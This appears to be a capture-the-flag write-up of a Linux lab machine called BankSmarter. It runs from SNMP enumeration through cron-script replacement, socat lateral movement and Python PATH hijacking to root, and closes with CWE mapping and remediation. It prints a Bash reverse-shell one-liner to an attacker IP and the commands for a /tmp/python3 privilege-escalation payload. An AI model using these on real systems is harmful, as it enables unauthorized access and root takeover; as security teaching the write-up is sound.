Executive Summary
BankSmarter is a “Medium” difficulty Linux-based machine that demonstrates the risks of insecure service configurations and improper privilege management. The attack chain began with information disclosure via a public SNMP community string, leading to initial access. Privilege escalation was achieved through a multi-stage process involving Cron job manipulation, lateral movement via Socat, and finally, a Python Path Hijacking vulnerability to obtain root-level access.
Tooling Analysis
The following tools were utilized during the engagement:
| Tool | Category | Purpose |
|---|---|---|
| Nmap | Reconnaissance | TCP and UDP service discovery and version scanning. |
| SNMPwalk | Information Gathering | Enumerating MIB values and system information from the SNMP service. |
| Pspy | Enumeration | Monitoring Linux processes in real-time without root permissions. |
| Socat | Exploitation | Establishing a bidirectional byte stream to move laterally between user sessions. |
| Bash/Python | Post-Exploitation | Creating reverse shells and performing environment path hijacking. |
1. Enumeration & Reconnaissance
Service Scanning
The engagement initiated with a standard TCP scan to identify open ports:
nmap -p- -sV -sC -T4 -oN full_scan.txt 10.0.29.53

Following an unsuccessful attempt to exploit the “RegreSSHion” vulnerability on SSH, a UDP scan targeting the top 10 ports was performed:
nmap -sU -F 10.0.29.53 -oN UDP_Scan.txt --top-ports 10
The results indicated that SNMP (Simple Network Management Protocol) was accessible.
SNMP Information Disclosure
Using the default community string public, I enumerated system information:
snmpwalk -v1 -c public 10.0.29.53


The output revealed plaintext credentials. By normalizing the discovered username to lowercase, I established an SSH session as the user layne.
2. Initial Access & Lateral Movement
Cron Job Manipulation
During post-exploitation enumeration, a backup script was identified in Layne’s home directory: bankSmarter_backup.sh.

Using pspy, I confirmed that this script was being executed every minute by a user with UID 1002 (identified in /etc/passwd as scott.weiland).

Because layne owned the home directory containing the script, I was able to move the original and replace it with a malicious reverse shell:
mv bankSmarter_backup.sh bankSmarter_backup.sh.bak
After creating a new bankSmarter_backup.sh with a Bash reverse shell payload (provided below), a listener caught the connection as scott.weiland.
bash -i >& /dev/tcp/10.200.34.172/4545 0>&1

Lateral Movement (Scott to Ronnie)
Reviewing .bash_history for scott.weiland revealed a specific socat command used previously by the user.

Executing this command successfully migrated the session to the user ronnie.stone.
3. Privilege Escalation to Root
Environment Path Hijacking
The user ronnie.stone was found to be a member of the bankers group, which granted access to a custom binary: /usr/local/bin/bank_backupd.

Analysis of the associated Python script revealed that it called python3 without using an absolute path. This allowed for Path Hijacking. By placing a malicious script named python3 in /tmp and prepending that directory to the system $PATH, I manipulated the binary into executing our payload with root privileges.
PATH=/tmp:$PATH
echo -e '#!/bin/bash\n/bin/bash -p' > /tmp/python3
chmod +x /tmp/python3

Upon executing bank_backupd, the system looked to /tmp first for the python3 interpreter, executing our Bash script instead and granting a root-level shell.
Vulnerability Mapping (CWE)
| ID | Vulnerability Name | CWE Mapping |
|---|---|---|
| 1 | Default SNMP Community String | CWE-1394: Use of Default Credentials |
| 2 | Insecure Script Permissions | CWE-732: Incorrect Permission Assignment |
| 3 | Unsafe Search Path (Path Hijacking) | CWE-427: Uncontrolled Search Path Element |
Remediation & Mitigation Strategies
1. Secure Service Configuration (NIST CM-6, CIS Control 4.8)
- Mitigation: Change default SNMP community strings to complex, non-default values.
- Recommendation: If SNMP is not strictly required for monitoring, the service should be disabled or restricted to specific IP addresses via firewall rules.
2. File System Security (NIST AC-6, CIS Control 5.4)
- Mitigation: Review script execution locations. Scripts executed by high-privileged users (or other users) should never be stored in directories writable by lower-privileged accounts.
- Recommendation: Move system backup scripts to
/usr/local/binor/opt/with root-only write permissions.
3. Secure Coding Practices (NIST SA-3, CIS Control 16)
- Mitigation: Always use absolute paths in scripts (e.g.,
/usr/bin/python3instead ofpython3). - Recommendation: When calling external binaries within a script, explicitly define the environment or hardcode the binary location to prevent
$PATHmanipulation attacks.